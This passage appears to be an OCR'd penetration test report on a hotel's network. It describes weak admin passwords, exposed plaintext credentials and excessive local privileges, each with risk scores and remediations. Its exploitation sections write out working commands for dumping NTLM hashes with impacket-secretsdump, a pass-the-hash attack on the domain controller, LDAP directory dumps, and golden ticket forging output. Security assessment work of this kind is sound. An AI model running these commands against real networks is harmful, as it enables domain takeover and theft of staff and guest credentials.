
MITRE ATT&CK Technique: T1190 (Initial Access: Exploit Public-Facing Application)

Description: The WordPress-based reservation system's default admin account uses an extremely common and weak password.

Business Impact: This vulnerability enables malicious access to and control of the customer-facing reservation system, which includes customer payment processing. This poses substantial risks to revenue (e.g. if taken down), reputation, and finances (e.g. if customer data is compromised).


Regulatory: PCI-DSS requirement 2.2.6 mandates configuring system security parameters to prevent misuse.

Exploitation Details: [redacted] navigated to `/wp-admin` on 10.0.0.11. Though doing so remotely may issue redirects to 127.0.0.1, a simple proxy on an attacker machine, or an intercepting proxy, can mitigate this and allow remote access.



The Cozy Croissant reservation page homepage (/), accessed remotely.

The team signed in with the weak credentials for username "admin." Access was obtained.



Admin panel access to the reservation WordPress site

Remediation Recommendations:

- Update password to Wordpress admin panel.

High Risk

H.1 - Domain Users Have Local Administrator Privileges on Workstations

Comprehensive Risk Index (CRI):
8.4

Vulnerability Severity: 9
Likelihood (Ease of Exploitation & Exposure): 8
Business Impact: 10
Compliance Risk: 9
Effort to Fix: 3

Affected Service/Host: 10.0.0.51-52

MITRE ATT&CK Technique:
T1078.001 (Valid Accounts: Default Accounts)

Description: All domain users have local administrator privileges on domain-joined workstations, allowing them access to Domain Administrator credentials cached on the hosts. This allows an attacker with limited privileges on the domain to assume Domain Admin control and pivot to other hosts.

Business Impact: This vulnerability enables non-admin users to take over a Domain Admin. This escalation of privilege allows any attacker with limited access to compromise any domain-joined Windows host on the corporate network, allowing them to compromise guest-facing applications using services on these hosts, conduct large-scale encryption in ransomware operations, compromise TCC employees and customers, or implant backdoors for further malfeasance.

Regulatory: PCI-DSS requirement 7.2 requires the establishment of access control systems on a "deny-all" basis. An access control system such as this would not allow unprivileged users to access secrets including hashes for the domain administrator.


Exploitation Details: When reviewing local group privileges on a workstation host with the command `net localgroup "Administrators"`, [redacted] found that all domain users were allowed local administrator privileges.

All local users granted local administrator privileges.

With local administrator privileges, every user is able to conduct attacks that can reveal NTLM hashes of other users who have accessed the host, including the Domain Admin.

[redacted] was able to capture these NTLM hashes as a local administrator of workstation 10.0.0.51 with the following command:


```
impacket-secretsdump corp.cc.local/<USER>:<PASSWORD>@10.0.0.51
```



Capturing NTLM hashes of Administrator accounts

[redacted] was then able to conduct a pass-the-hash attack and capture NTLM hashes with this Administrator account from the domain controller: the command to do so is:

```
Impacket-secretsdump corp.tcc.local/Administrator@10.0.0.5 -hashes <LM
hash>:<NTLM hash>
```



Pass-the-hash attack to capture secrets from domain controller

Remediation Recommendations:

- Restrict local machine privileges on a "deny-all" basis.

H.2 - File Containing Account Password Exposed On Kiosk

Comprehensive Risk Index (CRI):

8.2


Vulnerability Severity: 9

Likelihood (Ease of Exploitation & Exposure): 10

Business Impact: 8

Compliance Risk: 9

Effort to Fix: 1



Affected Service/Host: 10.0.0.103


MITRE ATT&CK Technique:

T1552.001 (Unsecured Credentials: Credentials In Files)

Description: One of the guest kiosks contained a file called Fix-Kiosk.txt on its desktop, which contained powershell commands used to create a scheduled task for preventing kiosk escapes and disabling remote login. This document also contained an email and password, which worked as credentials for a local administrator account on the corporate workstation machines.


Business Impact: This vulnerability allows an attacker insight into how the kiosks are hardened, facilitating the possibility of kiosk escape from guests, which could disrupt service. The credentials discovered allow access initially into corporate workstations, and serve as an entry point into further Windows domain exploitation and infrastructure disruption

Exploitation Details: First, [redacted] investigated SMB shares from the non-password-protected kiosks in order to enumerate interesting files.




Fix-Kiosk.txt found on the Desktop of KIOSK03

Downloading file



Contents of file including credentials and registry key for remote login Explorer.exe disable



Found credentials used against corporate workstations

Remediation Recommendations:

- Remove plaintext credentials from file
- Do not store a copy of the kiosk powershell script on the desktop

H.3 - Domain Administrator Passwords Left in Plaintext in Externally-Visible Attribute

Comprehensive Risk Index (CRI):
8.1

Vulnerability Severity: 9

Likelihood (Ease of Exploitation & Exposure): 6

Business Impact: 10

Compliance Risk: 10

Effort to Fix: 2

Affected Service/Host: 10.0.0.5 (389/636, LDAP)


MITRE ATT&CK Technique: T1552.001 (Unsecured Credentials: Credentials In Files)

Description: TCC's Active Directory Domain Services listings include the passwords of multiple accounts, including those of Domain Administrators, as a plaintext "description" field in the Active Directory Users and Computers application. This results in these passwords being visible to anyone with credentials on the network, allowing them to escalate privileges.

Business Impact: This vulnerability enables non-admin users to takeover an admin account by stealing their password. They can then use the admin account and secret to compromise any Domain-joined Windows host on the corporate network, allowing them to compromise guest-facing applications using services on these hosts, conduct large-scale encryption in ransomware operations, compromise TCC employees and customers, or implant backdoors for further malfeasance.

Regulatory: PCI-DSS requirement 2.3 requires all non-console administrative access secrets be encrypted.

Exploitation Details: A user with domain administrator access to the domain controller hosted at 10.0.0.5 can see several plaintext passwords in the description field. [redacted] was able to view this in Active Directory Users and Computers while connected over RDP with a Domain Administrator's account.



Active Directory Users and Computers with exposed passwords in Description field.

While the Active Directory Users and Computers account would only be visible to a Domain Administrator, an unprivileged attacker with normal user privileges on the domain can still view these credentials over LDAP. The following command will display directory listings corresponding to Active Directory users, computers, and groups, including Domain Admins:

```
ldapsearch -v -H ldap://dc01.corp.cc.local -x -D '<username>@corp.cc.local' -w
<PASSWORD> -b 'DC=corp,DC=cc,DC=local'
```

ldapsearch command to retrieve directory listings.

The output of this command, which includes the plaintext password of the Domain Administrator, is copied below:

Domain administrator password accessible in plaintext over LDAP.

Remediation Recommendations:

- Do not store sensitive credentials in plaintext on *any* system.

H.4 - OpenLDAP Administrator Account Has Weak Credentials

Comprehensive Risk Index (CRI):

7.9


Vulnerability Severity: 9

Likelihood (Ease of Exploitation & Exposure): 10

Business Impact: 7

Compliance Risk: 7

Effort to Fix: 5



MITRE ATT&CK Technique: T1110.001 (Credential Access: Brute Force Password Guessing)

Description: The Lightweight Directory Access Protocol (LDAP) service is accessible with a default admin user whose password is a weak, default value. This account in turn gives full access to reading and writing directory information, including guest and employee information like email, address, and password (or password hash), the last of which is discussed in finding x.x.

Business Impact: This vulnerability allows an attacker to have access to sensitive personally identifiable information for guests of the hotel. This personally identifiable information includes guests' and employees' addresses, names, personal emails, and account passwords (or password hashes), numbering 917 accounts in total. The attacker could go on to exfiltrate or alter employee or guest data, to perform otherwise unauthorized administrative actions posing as an employee, to log in to customer portals posing as a guest, or to crack or obtain user authentication credentials.

Regulatory: PCI-DSS requirement 2.2.6 mandates configuring system security parameters to prevent misuse.

Affected Service/Host: 10.0.0.100 (LDAP)

Exploitation Details: The host 10.0.0.100 runs an LDAP server on port 389. An attacker must simply authenticate against that server using the Distinguished Name "cn=admin,dc=cozycroissant,dc=com" and its weak password via any LDAP client to gain full directory access. [redacted]s assessment ran this command:

```
ldapsearch -x -b "dc=cozycroissant,dc=com" -H ldap://10.0.0.100 -D
"cn=admin,dc=cozycroissant,dc=com" -W > ldapwn.txt
```

Trivial ldap password entry.

When prompted for a password, [redacted] provided a trivial permutation of the word "Administrator". This password was sufficient to grant access to an LDAP listing of hundreds of TCC employees and customers, including their passwords and PII.

Remediation Recommendations:

- Disable the default administrative account. If it must be enabled, set its password in accordance with [redacted]s recommended password policy.
- As a defense-in-depth measure, consider restricting network access to the LDAP server to only originate from servers which need to reach it for business needs.

H.5 - Active Directory Domain Vulnerable to Golden Ticket Attack

Comprehensive Risk Index (CRI):

7.9

Vulnerability Severity: 10

Likelihood (Ease of Exploitation & Exposure): 6

Business Impact: 10

Compliance Risk: 5

Effort to Fix: 9

Affected Service/Host: 10.0.0.5

MITRE ATT&CK Technique:

T1558.001 (Steal or Forge Kerberos Tickets: Golden Ticket)

Description: Using the dumped hash of the `krbtgt` account, the attacker can forge arbitrary Kerberos ticket-granting-tickets, allowing authentication for any account in Active Directory.

Business Impact: This vulnerability allows an attacker who has dumped the krbtgt hash to impersonate any account in the Active Directory domain, meaning an attacker could impersonate any employee's or service's account for any domain service.

Exploitation Details:

First, [redacted] used Impacket's lookupsid.py to enumerate the SID of the domain:


```
[redacted]
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Brute forcing SIDs at 10.0.0.5
[*] StringBinding ncacn_np:10.0.0.5[\pipe\lsarpc]
[*] Domain SID is: [redacted]
```

Then, the team generated a golden ticket for the Administrator account using Impacket's ticketer.py with the `krbtgt` nthash dumped from the domain controller as seen in another finding and the domain SID:

```
[redacted]
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for corp.cc.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncASRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in Administrator.ccache
```

Golden Ticket generated and stored in a ccache file

Finally, the Golden Ticket was used with Impacket's psexec to login to the domain controller as Administrator using kerberos:



This is just one example of a proof of concept login using the Golden Ticket technique, which could again be used for authentication as any account on the domain.

Remediation Recommendations:

- Limit domain admin permissions to prevent retrieval and dumping of krbtgt hashes
- If the krbtgt hash has been exposed, rotate it not only once, but twice, as the previously used krbtgt hash is still valid in the domain

H.6 - Password Generator Reuses Passwords

Comprehensive Risk Index (CRI):

7.8

